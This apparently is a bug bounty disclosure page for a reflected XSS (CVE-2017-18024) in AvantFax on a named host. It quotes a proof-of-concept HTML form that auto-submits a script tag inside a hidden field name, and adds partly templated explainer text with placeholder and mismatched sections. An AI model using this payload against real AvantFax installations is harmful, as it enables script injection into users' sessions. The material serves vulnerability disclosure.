XSS on https://fax.pbx.itsendless.org/ (CVE-2017-18024)
The AvantFax login page on the affected host reflected a crafted form field name back into the page without sanitising it, so a script tag placed in that name executed in the browser. An attacker could run arbitrary script in a victim's session on that site.

- Triaged in 46 hours
- Fixed in 18 days
- Disclosed after 18 days
Summary:
Hello Endless Hosting,
I found an XSS on https://fax.pbx.itsendless.org/ . This domain running an AvantFax software 3.3.6 However, the exploit of CVE-2017-18024 for version 3.3.3 is working on that version.
Here is the exploit code of CVE-2017-18024
`<html>
<body> <script>history.pushState('', '', '/')</script> <form action="https://fax.pbx.itsendless.org/" method="POST"> <input type="hidden" name="username" value="admin" /> <input type="hidden" name="password" value="admin" /> <input type="hidden" name="_submit_check" value="1" /> <input type="hidden" name="jlbqg<script>alert(1)</script>b7g0x" value="1" /> <input type="submit" value="Submit request" /> </form> </body> </html>`This code sending a POST request to the server and using a made-up hidden name to exploit the software with an XSS vulnerability.
Steps To Reproduce:
- Please open the avantfax.html and that's all.
Supporting Material/References:
CVE-2017-18024 Detail https://nvd.nist.gov/vuln/detail/CVE-2017-18024#vulnCurrentDescriptionTitle
Impact

An attacker might be able to inject arbitrary html and script code into the web site. This would alter the appearance and would make it possible to initiate further attacks against site visitors.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker could inject arbitrary HTML and script into the site, altering its appearance and enabling further attacks on visitors.
What the attacker needed
Victim opens the attacker's HTML page; target runs AvantFax 3.3.6
How it was found
- Open the attacker's HTML file, which auto-submits a form to the login page.
- The form posts a hidden field whose name contains a script tag.
- The crafted field name is used in the POST and the XSS executes.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A web page sometimes takes text from a request and puts it straight back into the page. Here the software copied a form field's name into the HTML without cleaning it, so a name containing a script tag became live code. Anyone who loaded the attacker's page would run that code as if the site itself had served it.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.





